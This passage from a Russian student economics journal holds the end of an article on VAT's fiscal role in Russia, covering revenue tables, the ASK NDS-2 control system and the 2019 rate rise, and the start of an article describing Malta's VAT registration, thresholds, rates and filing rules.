Ученые по-разному определяют факторы, влияющие на реализацию фискального потенциала НДС. Так, российские ученые отмечают, что на налоговоспособность субъектов хозяйствования влияет:

- распределение налогового бремени между налогоплательщиками;
- структура налоговой нагрузки;
- альтернативные системы налогообложения;
- стимулирование развития в ускоренных темпах отдельных территорий и видов экономической деятельности.

Немаловажное значение для формирования фискального потенциала НДС имеют политические факторы. Действие налоговой политики на состояние фискального потенциала может быть положительным или отрицательным — в зависимости от того, насколько задачи и цели налоговой политики отвечают задачам и целям социально-экономической политики, осуществляемой в государстве. Значительная часть государственных финансов, в том числе и налоговая политика, становится объектом политических спекуляций. Это отражает разного рода влияние на результативность деятельности субъектов хозяйствования, а следовательно, на фискальный потенциал налога на добавленную стоимость. Производственно-коммерческие факторы включают элементы, характеризующие состояние субъектов хозяйствования, которые являются плательщиками НДС. К таким элементам относятся объемы производства и продаж, ценовая политика, сбытовая политика, маркетинговая деятельность и конкурентные действия на рынке и т.д. Данные характеристики могут быть непредвзятыми только в условиях надежной оценки бизнеса, формирующей производственно-коммерческие факторы [4, с. 21].

От эффективности принятых решений по снижению налога на добавленную стоимость предприятием, контрольных мероприятий налоговых органов за соответствием данных решений законодательству о налогах и сборах в значительной степени зависит уровень фискального потенциала налога на добавленную стоимость, который формируется на уровне определенной

Регрессионный анализ поступлений в бюджет РФ, связанный с показателями НДС

Год	Доходы бюджета (налоговые и неналоговые), млрд руб.	Налоговые доходы, млрд руб.	НДС, млрд руб.	Налоговые задолженности по НДС, млрд руб.	ВВП в текущих ценах, млрд руб.
2014 (по состоянию на 01.01.2015)	635,9	635,6	93,7	368	79 199,7
2015 (по состоянию на 01.01.2016)	10 789,8	10 723,4	2589,2	375,7	83 232,6
2016 (по состоянию на 01.01.2017)	13 388,1	13 287,4	2843,8	467,9	86 043,6
2017 (по состоянию на 01.01.2018)	16 809,7	16 671,5	3153,8	302,3	92 081,9

территории и страны в целом. Характерными признаками НДС как одного из главных источников реализации государством своих функций являются финансовые факторы фискального потенциала этого налога.

Влияние финансовых факторов на фискальный потенциал НДС на уровне налогоплательщиков объясняется совокупностью экономических отношений между государством и налогоплательщиками (налоговые отношения) по поводу изъятия части средств предпринимательского сектора в пользу государства для обеспечения его социально-экономического развития территорий и населения. Эти отношения также проявляются в распределении и перераспределении созданного в обществе валового продукта, от способов построения взаимосвязей зависит объем привлеченного в государственный бюджет НДС, денежный эквивалент которого становится источником финансирования различных сфер экономики за счет выполнения государством своих функций [1, с. 17]. Следует отметить, что для полной характеристики фискального потенциала НДС одних данных об объемах вычета НДС в бюджет недостаточно, поскольку важно собирать данные о налоговой базе НДС. При этом важную роль будет играть информация об объемах произведенной продукции, выполнении работ, оказании услуг, количестве проданных товаров, наращивании

стоимости организации и т.п. Кроме того, экономическая информация о плательщиках налога на добавленную стоимость, который используется для оценки фискального потенциала НДС, должна содержать информацию о рисках. Кадровые факторы влияния на фискальный потенциал НДС связаны с финансовыми. К ним относятся уровень оплаты труда и других форм материального стимулирования, состояние социальной политики предприятий, от которой зависит производительность труда и база налогообложения НДС. Кадровые факторы, таким образом, влияют на объем НДС, поступающий в государственный бюджет и в дальнейшем, производят некоторое влияние на расчет фискального потенциала этого налога.

Чтобы в полной мере выявить факторы, влияющие на собираемость НДС, а также рассмотреть показатели, имеющие зависимость от сумм собранных налогов, в том числе и НДС, был проведен регрессионный анализ. С помощью статистических данных, предоставленных ФНС России, произведено сравнение общего объема налоговых и неналоговых поступлений; сумм, поступающих в бюджет за счет уплаты НДС; уровня задолженности по НДС; а также уровня ВВП в России за последние четыре года. Результаты исследования представлены в *табл. 1*.

Проведя регрессионный анализ и сравнив показатели, так или иначе зависящие от уплаты налогов в целом и НДС в частности, за последние четыре года, можно сделать ряд выводов. По данным официального сайта ФНС России, наглядно видно, что общая сумма доходов в бюджет (налоговых и неналоговых) за рассматриваемый период увеличивалась с достаточно высокой динамикой. Несмотря на падение цен на нефть и сложную экономическую ситуацию в стране в целом, на наш взгляд, в первую очередь такой рост наблюдается в связи с улучшениями в структуре экономической политики государства, а именно совершенствование системы налогообложения и управления неналоговыми доходами. Схожую динамику имеют и чисто налоговые поступления. Что касается НДС, то доходы от этого налога также увеличивались на протяжении четырех лет, а вот задолженности, имеющие тенденцию к увеличению, в 2017 г. резко сократились. Такой результат напрямую связан с введением программы отслеживания налоговых платежей АСК НДС-2 [3].

Нельзя не отметить также рост одного из самых важных экономических показателей для государства — уровень ВВП. Конечно, на него влияет множество факторов, как экономических, так и неэкономических. Но исходя из трактовки понятия ВВП некоторых ученых, валовой внутренний продукт — это сумма добавленной стоимости всех фирм в экономике. Отсюда следует вывод о том, что увеличение сумм, поступающих в бюджет за счет НДС, напрямую влияет на уровень ВВП страны.

Что касается перспектив развития НДС и его фискальной роли в бюджете государства, то они напрямую зависят от главной цели экономической политики государства на предстоящие периоды, а именно увеличения потенциала сбалансированного развития страны [2, с. 22]. Чтобы решить эту задачу, необходимо проведение экономической политики, направленной на обеспечение стабильности финансовых и экономических факторов, а также на устранение барьеров для развития, которые связаны в основном с эффективностью применения экономических ресурсов и конкурентоспособностью.

В ближайшее время экономика России будет развиваться в сравнительно неблагоприятных внешнеэкономических условиях, например

таких как, невысокий спрос на энергоносители, падение нефтяных котировок нефти и некоторые другие. В государстве также существуют и внутренние проблемы, которые наряду с внешними будут влиять на экономическую политику страны, в частности на таможенно-тарифную и налоговую. Среди этих проблем можно выделить:

- невысокий уровень инвестиций;
- значительный уровень доли бюджетных расходов к уровню ВВП, их малую эффективность и плохую сбалансированность структуры;
- низкую эффективность деятельности государственных компаний.

Также важное место отводится фискальным изменениям. Одним из основных принципов в изменении налоговой системы будет принцип фискальной нейтральности (не будет происходить повышение налоговой нагрузки для добросовестных налогоплательщиков).

Предполагается, что улучшение качества администрирования доходной части бюджетной системы будет являться важным инструментом бюджетной политики в сфере налогообложения.

Для того чтобы более полно рассмотреть различные инструменты и нововведения в налоговой политике, связанные с НДС, был проведен анализ нескольких документов Минфина России (Основные направления налоговой политики), данные которого представлены в *табл. 2*.

Мероприятия, представленные в *табл. 2*, на мой взгляд, максимально адаптированы к нынешним условиям в области экономики нашей страны и направлены на повышение эффективности налоговой политики в отношении налогов и сборов в целом и НДС в частности.

Нельзя также умолчать о налоговом мониторинге как о важной части налоговой политики, который появился в Российской Федерации 1 января 2015 г. (п. 8 ст. 1, ст. 2 Федерального закона от 04.11.2014 № 348-ФЗ «О внесении изменений в часть первую Налогового кодекса Российской Федерации»). Налоговый мониторинг представляет собой форму предварительного контроля и общения налогоплательщика и налоговых органов, которые указывают на процесс совершенствования налогового администрирования в государстве.

Еще одним важным аспектом, влияющим на фискальную функцию НДС, является ввод

Основные направления налоговой политики

Документ	Направления, касающиеся НДС	Реализация
Основные направления налоговой политики РФ на 2016 год и на плановый период 2017 и 2018 годов	Сокращение сроков возмещения НДС, отвлечение оборотных средств	Для операций, облагаемых по ставке 0%, определяется общий порядок применения налоговых вычетов. Предоставление права на применение заявительного порядка возмещения ¹
	Обеспечение единообразного толкования норм НК РФ	Устанавливается порядок определения НБ в случае получения авансовых платежей в рамках соглашений, которые заключены в иностранной валюте, оплата по которым совершается в рублях. Введение права налогового агента использовать в виде вычета сумму НДС, перечисленную в составе аванса ¹
	Противодействие неправомерному возмещению НДС и занижению налоговой базы	Установить обязанности юридического лица при реорганизации по восстановлению НДС по имуществу, которое передается правопреемнику, не уплачивающему НДС. Прояснить порядок определения НБ при реализации имущественных прав на помещения, не предназначенные для жилья, за исключением машино-мест и гаражей ¹
Основные направления налоговой политики РФ на 2017 год и плановый период 2018 и 2019 годов	Создание толчков для увеличения товарооборота российских розничных сетей, которые реализуют потребительские товары и услуги	Необходимо наладить механизм возврата иностранным физическим лицам части суммы НДС, которые они уплачивают во время приобретения товаров в период нахождения в России, путем определения ставки НДС 0% по данным товарам при вывозе их за пределы таможенной границы ЕАЭС ²
	Создание механизмов прослеживаемости товаров в рамках ЕАЭС	Обеспечить так называемую сквозную идентификацию товаров, ввозимых на территорию ЕАЭС, путем присвоения ему уникальных классификационных признаков. Дополнить состав показателей счетов-фактур, которые применяются при расчетах НДС, соответствующими показателями ²
	Взимание НДС с контента, реализующегося в России зарубежными интернет-площадками	Начиная с 2018–2019 гг. в России взимать НДС с товаров, ввозимых и реализуемых зарубежными поставщиками российским физическим лицам при помощи интернет-площадок ²
	Упрощение в администрировании налогообложения транспортных сетей	С 1 января 2017 г. была установлена ставка НДС 0% при осуществлении услуг по перевозке пассажиров и багажа ж/д транспортом общего пользования дальнего сообщения до 1 января 2030 г. Рассмотреть возможность продления срока применения ставки НДС 0% на услуги по перевозке пассажиров ж/д транспортом пригородного сообщения до 1 января 2030 г. ²
Основные направления налоговой политики на 2018–2020 годы	Расширение списка налоговых агентов НДС	Признать покупателей отдельных видов товаров налоговыми агентами и возложить на них обязанности по уплате НДС (к таким товарам относятся лом и отходы черных и цветных металлов) ³

¹ Основные направления налоговой политики РФ на 2016 год и плановый период 2017 и 2018 годов.

² Основные направления налоговой политики РФ на 2017 год и плановый период 2018 и 2019 годов.

³ Основные направления налоговой политики РФ на 2018–2020 годы.

в эксплуатацию программного комплекса «АСК НДС-2» («АСК НДС-2» — автоматизированный камеральный контроль НДС, который осуществляется, основываясь на сравнительный анализ данных, которые содержатся в налоговой декларации по НДС). Такая автоматизированная система контроля помогает налоговым органам отслеживать весь алгоритм действий налогоплательщика. С 1 января 2015 г. все сведения из деклараций попадают в единую базу данных «Big data». В автоматическом режиме программа производит анализ информации в отчетности налогоплательщика и сравнивает их со сведениями, которые предоставляют посредники и контрагенты. Вся информация о налогоплательщиках, налоговых агентах и иных лицах, которые ведут журналы учета счетов-фактур, содержится в единой программе. После этого налоговый орган в автоматическом режиме просматривает всю цепочку реализации товаров и услуг и видит, в какой момент возникает добавленная стоимость и определяет ее размер [3].

Несомненно, с введением системы АСК НДС-2 фискальная роль НДС значительно повысилась. Об этом говорят данные статистики. Так, например, сравнивая количество выездных налоговых проверок за 2015 и 2016 гг., можно увидеть, что в последнем цифра снизилась на 10%, при этом число камеральных проверок увеличилось на 3%. Это говорит о том, что необходимость выездных проверок с введением АСК НДС стала намного ниже, так как в случае, если система выявит нарушения со стороны налогоплательщика, она автоматически направит ему требование о пояснении.

На сегодняшний день выезжать для проверки необходимо только тогда, когда удаленное взаимодействие между ФНС и налогоплательщиком не принесло результат. Связано это по большей части с нарушениями со стороны предпринимателей. Данный вывод можно подтвердить статистикой — количество выездных проверок, в ходе которых выявляются нарушения, практически 100% от их общего количества.

Также об эффективности применения программы говорят данные о доначислениях в бюджет. При том, что количество выездных налоговых проверок уменьшилось на 10%, совокупная сумма начислений выросла в три раза за тот же

период времени. Если первое полугодие 2015 г. показало результат свыше 140 млрд руб., то за аналогичный период 2016 г. сумма доначислений составила более 184 млрд руб.

Что касается камеральных проверок, то здесь объем сумм доначислений увеличился на 85% всего за год применения системы АСК НДС-2 [3].

Такие явные изменения в цифрах связаны с тем, что налоговое законодательство, в частности касательно НДС, в последнее время совершенствуется и изменяется. Большая доля доначислений, увеличившихся за рассматриваемый период, образовалась благодаря более эффективной работе налоговых органов. Предприниматели не столько стали чаще нарушать, сколько инспекторы стали чаще эти нарушения выявлять.

Из всего вышесказанного можно отметить, что коэффициент полезного действия работы налоговых органов возрос. Налоговая система эволюционирует: законодательство совершенствуется, профессионализм сотрудников растет, функционирование подразделений улучшается. И нельзя не выделить прямую взаимосвязь между увеличившейся эффективностью работы налоговых органов и внедрением в налоговую систему современных технологий. В первую очередь к таким технологиям можно отнести именно систему АСК НДС-2.

Говоря о налоге на добавленную стоимость, нельзя не упомянуть о том, что с 2019 г. в России планируется увеличение налоговой ставки НДС. Это повлечет за собой ряд последствий, как положительных, так и отрицательных. По подсчетам правительства, увеличение ставки с 18 до 20% принесет в бюджет дополнительные 620 млрд руб. в год, которые государство намерено тратить на различные социальные программы, такие как, например, материнский капитал, льготную ипотеку, федеральную программу благоустройства дворов и многие другие. В пересчете на одного жителя России увеличение налоговой ставки на 2% составляет 360 руб. в месяц. Вместе с ростом налоговой ставки НДС на увеличение объема бюджета сильно повлияет и проведенная летом пенсионная реформа, в связи с которой ожидается сохранить в бюджете порядка 400 млрд руб. Однако если разбираться в данном вопросе более детально, то не все так просто.

Не для кого не секрет, что НДС является косвенным налогом, который включается в стоимость всех товаров, работ и услуг (за исключением необлагаемых), соответственно, повышая ставку НДС, ожидаемо и повышение цен на товары, работы и услуги, им облагаемые, и не на 2%, как сам налог, а несколько больше, что на фоне продолжающегося падения реальных доходов населения будет ощутимо для большего числа россиян. Однако рост цен зависит не только от повышения ставки НДС до 20%, так как цены росли на протяжении последних нескольких лет, в то время как налоговая ставка НДС не изменялась в течение 14 лет. Рост цен будет связан не только с увеличением НДС как таковым, но и с тем, что повышение налоговой ставки вызовет рост инфляции. По словам руководителя проектов консалтинговой компании «НЭО Центр» Максима Никиточкина: «В последние два года инфляция активно сдерживалась – только небольшое число компаний поднимало цены на свою продукцию, а сейчас настал „подходящий“ момент, когда компании могут повысить цены на волне роста НДС, переложив ответственность в глазах потребителей с себя на правительство».

Также стоит отметить, что 620 млрд руб., которые Минфин планирует дополнительно собрать в 2019 г. за счет увеличения НДС, – это поряд-

ка 5,8% от всей прибыли всех предприятий, за исключением малых. Отсюда следует, что повышение НДС приведет к росту общих издержек предприятий и падению рентабельности.

По подсчетам экономистов, за 6 лет прибыль от повышения налоговой ставки по НДС составит 2 трлн руб., вкуче с ростом ВВП экономика Российской Федерации обогатится на 6 трлн.

Таким образом, можно сделать вывод о том, что налог на добавленную стоимость является одним из самых важных и бюджетообразующих налогов страны. Несмотря на свое относительно недавнее появление, он пользуется популярностью как в России, так и во многих странах мира. Его фискальная роль в политике государства возрастает из года в год, что происходит благодаря различным нововведениям в области налогов и налогообложения. На собираемость НДС влияет множество факторов, рассмотренных в статье, но при этом он стабильно занимает одну из главных позиций по поступлениям в бюджет среди всех взимаемых налогов, что говорит о его значимости в налоговой политике государства. Рост налоговой ставки до 20% повлечет за собой рост цен на товары и увеличение уровня инфляции, однако благодаря увеличению поступлений в бюджет (усиление фискальной роли НДС в налоговой политике государства) возможен также и рост ВВП.

Список источников

1. Давлетшин Т.Г. Собираемость НДС. Методологические аспекты. *Финансы и кредит*. 2017;(2):14–20.
2. Кузмичева И.А., Быкова М.А. НДС: проблемы и возможные пути развития, *Фундаментальные исследования*. 2014;4(8):21–25.
3. Пономарева О. АСК НДС-3: новый «комплекс» слежения за бизнесом – 2017. URL: http://regforum.ru/posts/3260_ask_nds_3_novyy_komplek (дата обращения: 16.12.2018).
4. Рыкунова В.Л. НДС и налог с продаж: исторический аспект применения. *Экономика и право*. 2011;(2):17–26.

References

1. Davletshin T.G. The collection of VAT. Methodological aspect. *Finansy i kredit*. 2017;(2):14–20. (In Russ.).
2. Kuzmicheva I.A., Bykova M.A. VAT: problems and possible ways of development. *Fundamental'nye issledovaniya*. 2014;4(8):21–25. (In Russ.).
3. Ponomareva O. ASK VAT-3: New “complex” of business tracking. 2017. URL: http://regforum.ru/posts/3260_ask_nds_3_novyy_komplek. (accessed on 16.12.2018). (In Russ.).
4. Rykunova V.L. VAT and sales tax: Historical aspect of application. *Ekonomika i pravo*. 2011;(2):17–26. (In Russ.).

УДК 336.221.4(045)

НДС на Мальте: подробное изучение механизма исчисления налога

Науменко Кристина Андреевна,
студентка факультета налогов и налогообложения,
Финансовый университет,
Москва, Россия
naumenko.k31@gmail.com

Аннотация. В данной статье подробно рассматривается механизм исчисления и уплаты налога на добавленную стоимость на Мальте. Данное островное государство обладает перспективной налоговой системой и проводит грамотную налоговую политику. Условия, предлагаемые по налогу на добавленную стоимость, являются очень перспективными для того, чтобы выбрать данную юрисдикцию как место ведения предпринимательской деятельности. Государство дает возможность возврата всех или части уплаченных налогов. В статье рассмотрены ставки по налогу на добавленную стоимость, льготы, налоговые вычеты, механизм заполнения декларации и сроки подачи их в налоговые органы государства. Материал для статьи формировался на основе международных данных, Мальтийского законодательства в сфере налогообложения и был переведен с языка оригинала на русский язык.

Ключевые слова: налоги; налог на добавленную стоимость; международное налогообложение; НДС; Мальта; налогообложение; декларация; юрисдикции

VAT in Malta: Detailed Study of the Mechanism of Tax Calculation

Naumenko Kristina Andreevna,
student,
Faculty of Taxes and Taxation,
Financial University,
Moscow, Russia
naumenko.k31@gmail.com

Abstract. This article presents in detail the mechanism for calculating and collection of value-added tax (VAT) in Malta. This island state has a prospective tax system and also has a smart tax policy. The conditions offered by the value-added tax are promising in order to choose this jurisdiction as the place of business. The state provides an opportunity to return all or part of the taxes paid. The article discusses the value-added tax rate, benefits, tax deductions, mechanism for filling in the declaration and the deadlines for submitting them to the tax authorities of the state. The material for the article was formed based on international data, the Malta legislation in the field of taxation and was translated from the original language into Russian.

Keywords: taxes; value-added tax; international taxation; Malta; taxation; declaration; jurisdiction

---

Научный руководитель: **Цветкова А.В.**, старший преподаватель Департамента языковой подготовки, Финансовый университет, Москва, Россия.

Мальта — это островное государство с очень привлекательными условиями в сфере налогообложения. После вступления Мальты в Евросоюз и внесения многих поправок в законодательство, в частности в области налогообложения, страна становится все более популярной для инвесторов, которые планируют продолжать международную деятельность на территории данной страны [1].

Налоговые льготы очень существенные. Важным преимуществом является то, что Мальта заключила более 70 соглашений об избежании двойного налогообложения (далее — СИДН). В 2013 г. между Мальтой и Россией также было подписано такое соглашение, что благоприятно сказалось на международных отношениях двух государств в сфере налогообложения. В рамках ОЭСР Мальта обладает «белой» репутацией.

Налог на добавленную стоимость на Мальте является одним из основных налогов в государстве [2].

НДС на Мальте применяется в отношении множества операций. Стандартная ставка составляет 18% со сниженными ставками на некоторые товары и услуги. НДС не облагает большинство финансовых услуг и не применяется в отношении клиентов, находящихся за пределами Европейского союза [3].

Налог на добавленную стоимость на Мальте впервые был введен в 1995 г. и с тех пор претерпел различные изменения. Когда Мальта стала членом Европейского союза в 2004 г., НДС на Мальте был согласован с Директивой Совета ЕС по налогу на добавленную стоимость.

НДС применяется ко всем товарам и услугам, импортируемым мальтийскими компаниями, и взимается инспектором таможенной службы. Произведенные на территории Мальты товары и услуги также облагаются налогом на добавленную стоимость. Перечень налогооблагаемых товаров и услуг распространяется на лизинговые услуги или услуги аренды, или на передачу и предоставление прав. Для того чтобы избежать двойного налогообложения, как упоминалось ранее, Мальта подписала многочисленные соглашения с более чем 70 странами мира [4].

Данная статья отвечает на вопросы, связанные с порядком и типами регистрации в качестве налогоплательщика НДС на Мальте, ставками НДС, декларацией по НДС, налоговыми вычетами

и возвратами излишне уплаченного налога на добавленную стоимость, налоговой документацией на Мальте.

Регистрация в качестве налогоплательщика НДС на Мальте

В случае если лицо осуществляет экономическую деятельность, то данное лицо автоматически признается налогоплательщиком вне зависимости от объема и сферы этой деятельности.

В обычном порядке налогообложения лицо обязано зарегистрироваться в качестве плательщика НДС на Мальте в соответствии со статьей 10. Если годовой оборот не превышает установленного уровня (см. ниже), то лицо вправе зарегистрироваться в соответствии с положениями статьи 11 в качестве лица, освобожденного от уплаты налога на добавленную стоимость.

При регистрации в качестве плательщика НДС должна быть предоставлена копия документа, удостоверяющего личность кандидата, или в случае с обществом ограниченной ответственности должен присутствовать уполномоченный представитель с правом юридического представительства. В случае с ООО или простым товариществом должны быть предоставлены учредительные документы.

Что такое хозяйственно-экономическая деятельность?

Хозяйственно-экономическая деятельность — это деятельность, совершаемая лицом, не являющимся наемным сотрудником (см. статью 5(5), определение термина «сотрудник»), и состоящая из одного или нескольких следующих элементов:

- любая торговля, бизнес, профессиональная деятельность или специальность и предоставление любых персональных услуг;
- использование движимого и недвижимого имущества в целях получения дохода на регулярной основе;
- предоставление клубом, ассоциацией или организацией услуг, или преимуществ, доступных членам ассоциаций с целью подписки на регулярное получение данных услуг или иного вознаграждения;
- оказание консультационных услуг на платной основе.

Деятельность органа государственной власти, выполняющего функции, возложенные на него

законом, не должна рассматриваться как экономическая деятельность, за исключением случаев, предусмотренных Первым приложением Закона о НДС, а также за исключением случаев, когда применение данного режима может привести к значительным искажениям в конкуренции.

Типы регистрации в качестве налогоплательщика НДС на Мальте

Ниже указываются 3 типа регистрации налогоплательщиков НДС на Мальте:

а) если организация предоставляет товары и услуги и годовой оборот превышает установленный порог освобождения от уплаты НДС, указанный ниже, лицо должно зарегистрироваться в качестве плательщика НДС в соответствии со статьей 10, согласно которой организация будет обязана взимать НДС со своих налогооблагаемых поставок и будет вправе требовать возврата НДС, уплаченного лицом ранее по налогооблагаемым операциям при определенных условиях.

Лицо, зарегистрированное в соответствии со статьей 10, будет:

- обладать идентификационным номером плательщика НДС с префиксом МТ;
- обязано выдавать фискальные чеки или счета – фактуры по НДС, в зависимости от обстоятельств, по всем совершаемым им поставкам;
- вовремя предоставлять налоговую декларацию по НДС за квартал, но не позднее чем через 6 недель после окончания налогового периода или по поручению налогового органа;

б) если организация предоставляет товары и услуги и годовой оборот не превышает установленного порогового значения для входа (см. ниже), лицо вправе зарегистрироваться как плательщик НДС, освобождаемый от уплаты налога в соответствии со статьей 11. Таким образом организация не будет платить НДС с сумм совершаемых поставок, но также и не будет права на требование возврата, ранее уплаченного налога при совершении экономической деятельности. Однако лицо вправе зарегистрироваться в соответствии со статьей 10 для исчисления НДС и получения права на налоговый вычет по налогу на добавленную стоимость произведенного в обычном порядке. Если организация приняла решение выбрать последний вариант, тогда юридическое лицо обязано вести деятельность в соответствии

с положениями статьи 10 в течение как минимум 36 месяцев. Только по окончании этого периода организация сможет зарегистрироваться в соответствии со статьей 11, но при условии, что пороговое значение выхода не превышено.

Лицо, зарегистрированное в соответствии со статьей 11, будет:

- обладать идентификационным номером без префикса МТ;
- обязано выдавать фискальные чеки или счета-фактуры по НДС, в зависимости от обстоятельств, по всем совершаемым им поставкам;
- в конце каждого календарного года подавать декларацию (упрощенную налоговую декларацию), которая должна быть подана до 15 марта следующего года;

в) если организация является юридическим лицом, не подлежащим налогообложению, или лицом, чья деятельность является облагаемой НДС, но при этом оно не зарегистрировано в соответствии со статьей 10, и организация приобретает товары на Мальте в объеме, превышающим 10 000 евро с начала года, то лицо обязано зарегистрироваться в качестве плательщика налога на добавленную стоимость в соответствии со статьей 12 и исчислять НДС на Мальте каждый раз, совершая закупки на территории ЕС.

Если организация зарегистрирована как плательщик НДС, освобождаемый от уплаты налога в соответствии со статьей 11, и намерена совершать закупки и платить НДС на Мальте, значит, лицу необходимо зарегистрироваться в соответствии со статьей 12, чтобы получить действительный идентификационный номер и право совершать данные сделки.

Пороги входа и выхода

Порог входа – это объем оборота за год, при котором лицо может зарегистрироваться как плательщик, освобождаемый от НДС в соответствии со статьей 11 (см. выше). Данное значение зависит от того, поставляет ли организация товары, услуги с высокой добавленной стоимостью или услуги с низкой добавленной стоимостью. Порог выхода применяется в том случае, когда лицо, зарегистрированное в соответствии со статьей 10, изменит тип регистрации в соответствии со статьей 11 (освобождение).

Услуги с низкой добавленной стоимостью – это услуги, в стоимость которых входят товары, вклю-

Пороговые значения по НДС

Экономическая деятельность	Порог входа, евро	Порог выхода, евро
Хозяйственная деятельность, заключающаяся в поставке товаров	35,000	28,000
Экономическая деятельность, основанная на предоставлении услуг с низкой добавленной стоимостью	24,000	19,000
Другие хозяйственно-экономические сферы деятельности	14,000	12,000

Источник: Finance Malta.

ченные в стоимость этой услуги, например услуги электрика или общественного питания. Другие услуги, это, как правило, услуги с высокой добавленной стоимостью, когда стоимость услуги имеет очень высокое содержание добавленной стоимости, т.е. стоимость товаров, включенных в поставку, минимальна, например, услуги бухгалтера или юриста.

В таблице представлены различные пороговые значения по НДС.

Если лицо, зарегистрированное в соответствии со статьей 11, предоставляет как товары, так и услуги, применимый пороговый уровень определяется в соответствии с основной сферой деятельности с учетом общей стоимости всех поставок.

Торговый оборот фирмы — это общая стоимость продаж, за исключением:

- освобожденных от налога товаров и услуг;
- передачи права собственности на действующее предприятие;
- продажи основных средств;
- поставок, произведенных для бизнеса и считающихся выполненными предприятием в соответствии с положениями об обратной реализации.

Пороговые значения для каждого вида экономической деятельности, относящиеся к одной и той же категории, устанавливаются Департаментом НДС и применяются по всем направлениям для этой категории.

Налоговые ставки НДС на Мальте

На Мальте товары и услуги, как правило, облагаются по стандартной ставке НДС 18%.

Однако определенные товары и услуги подлежат налогообложению по редуцированным ставкам: 7, 5, 0%.

Услуги, облагаемые по ставке 7%:

- проживание в отеле или в гостинице;
- проживание в других помещениях, где для целей такого размещения требуется, чтобы помещение имело лицензию в соответствии с Законом о путешествиях и туризме на Мальте.

Услуги, облагаемые по ставке 5%:

- электричество;
- кондитерские и другие съедобные товары;
- медицинские товары;
- печатная продукция;
- установленный перечень товаров для исключительного использования лицами с ограниченными возможностями;
- мелкий ремонт велосипедов, обуви и кожаных изделий, одежды и домашнего белья;
- бытовые услуги, такие как помощь по дому или присмотр за детьми, пожилыми людьми, больными или людьми с ограниченными возможностями;
- вход в музеи, на художественные выставки, концерты и театры.

Следующие товары облагаются по ставке 0% (т.е. товары и услуги, НДС по которым можно отнести на расходы, связанные с экономической деятельностью, но при этом зарегистрированный налогоплательщик имеет право требовать возврат входящего НДС, уплаченного при поставке):

- продовольственные товары для человеческого потребления;
- лекарственные препараты;

- стоимость проезда в общественном транспорте ("Tallinja card");
- внутренние межостровные перевозки на морском пассажирском транспорте;
- экспортные операции;
- поставки товаров внутри страны.

(Обратите внимание, что данная информация не замещает положения законодательства об НДС. Этот список не является исчерпывающим, ссылка на законодательство об НДС будет уместна).

Следующий перечень включает товары и услуги, освобожденные от налога на добавленную стоимость, следовательно, поставщик не имеет права на налоговый вычет входящего НДС:

- водоснабжение государственными органами власти;
- предоставление стройматериалов и земли под застройку;
- услуги служб здравоохранения и социального обеспечения;
- услуги страховых и финансовых организаций;

В данном случае поставщик не обязан регистрироваться в качестве плательщика НДС в налоговой службе.

Сдача в аренду недвижимого имущества освобождается от НДС, за исключением следующих случаев:

- сдача в аренду с целью размещения в отеле или в гостинице, или в подобных учреждениях, а также на туристических базах и в кемпингах (7%);
- для сдачи в аренду номера в пансионате требуется лицензия в соответствии с требованиями Закона о Путешествии и Туризме на Мальте (7%);
- сдача в аренду недвижимого имущества ООО зарегистрированному лицу для осуществления экономической деятельности (18%).

(Обратите внимание, что данная информация не замещает положения законодательства об НДС. Этот список не является исчерпывающим, ссылка на законодательство об НДС будет уместна).

Порядок подачи декларации по НДС на Мальте

Электронный процесс подачи декларации по НДС занимает примерно 15 минут.

Максимальный период проверки и обработки предоставленной декларации составляет 90 рабочих дней. Если причитающееся лицу возмещение не выплачено вовремя, то будут выплачиваться проценты в размере 0,75% в месяц.

Электронный процесс подачи заявления на возврат НДС (8-я Директива) занимает примерно 20 минут.

Максимальный период проверки и обработки поданного заявления на возврат НДС (8-я Директива) составляет 4 месяца. Если причитающееся лицу возмещение не выплачено лицу вовремя, то будут выплачиваться проценты в размере 0,75% в месяц.

Налоговая декларация

Налоговым отчетным периодом является календарный год. На Мальте действует система, при которой размер облагаемого налогом дохода определяется самим налогоплательщиком. Налогоплательщику требуется задекларировать свой доход и посчитать с него налог с учетом авансовых платежей и других налоговых льгот. Подлежащий уплате налог должен быть перечислен в бюджет на момент подачи самоисчисленной декларации в период предоставления декларации. Для индивидуальных предпринимателей последний срок сдачи декларации 30 июня каждого года. Для организаций срок предоставления деклараций составляет 9 месяцев после окончания финансового года (10 месяцев, если декларация подана в электронном виде), но не раньше, чем 31 марта каждого года. К налоговой декларации организации должно быть приложено заключение аудитора. Объем полученных доходов может быть увеличен при непредоставлении декларации либо когда налоговые органы не согласны с самооценкой полученных доходов или с предоставленным налогоплательщиком расчетом.

Изменение статуса налогоплательщика

Если результаты коммерческой деятельности организации ниже установленного уровня и организация является лицом, освобожденным от налога на добавленную стоимость, то лицо обязано известить налоговые органы о том, что больше не отвечает требованиям

освобождения от налога, как только станет очевидным то, что лицо превысило установленный порог.

Это может быть выявлено с помощью подсчета годового оборота за предыдущие 12 месяцев в конце каждого календарного года. Когда результат покажет, что установленный порог превышен, организация должна известить налоговые органы в течение 30 дней с момента установления превышения, и НДС должен быть уплачен в срочном порядке по истечении срока.

Возможно ли безвозмездно передать или продать бизнес вместе с регистрационным номером плательщика НДС?

Если лицо является индивидуальным предпринимателем, то необходимо снять с учета фирму, в то время как новое заявление на регистрацию должно быть составлено будущим приемником или любым другим лицом, которое вступает во владение бизнесом, если только это лицо уже не зарегистрировано в качестве плательщика НДС.

Однако если это ООО, тогда смена собственника осуществляется через Управление финансовой службы Мальты, и налоговые органы должны быть уведомлены о смене собственников и акционеров организации при помощи заверенной копии учредительного договора предоставленной Управлением финансовой службы Мальты.

Снятие с учета в качества налогоплательщика НДС

Для того чтобы не числиться в качества плательщика НДС, необходимо позвонить в Службу по работе с клиентами налоговых органов, чтобы составить соответствующую форму. Заявление о снятии с регистрации не может быть обработано в случае невыполнения следующих условий: наличие всех деклараций, отсутствие незавершенных платежей и иных неурегулированных вопросов с налоговыми органами.

Необходимо отметить, что, если лицо зарегистрировано в качестве налогоплательщика НДС (по статье 10), то все оставшиеся на момент снятия с учета активы, принадлежащие данному лицу, будут признаны активами, при-

надлежащими организации лица. В связи с этим лицо должно учесть НДС по данным активам в последней декларации по НДС.

Входящий и исходящий НДС на Мальте

Входящий НДС – это налог, уплаченный предпринимателем при получении товаров и услуг в процессе экономической деятельности. Исходящий НДС – это налог, взимаемый с предпринимателя при продаже товаров и услуг своим покупателям.

Как декларировать услуги, предоставляемые за пределами Мальты

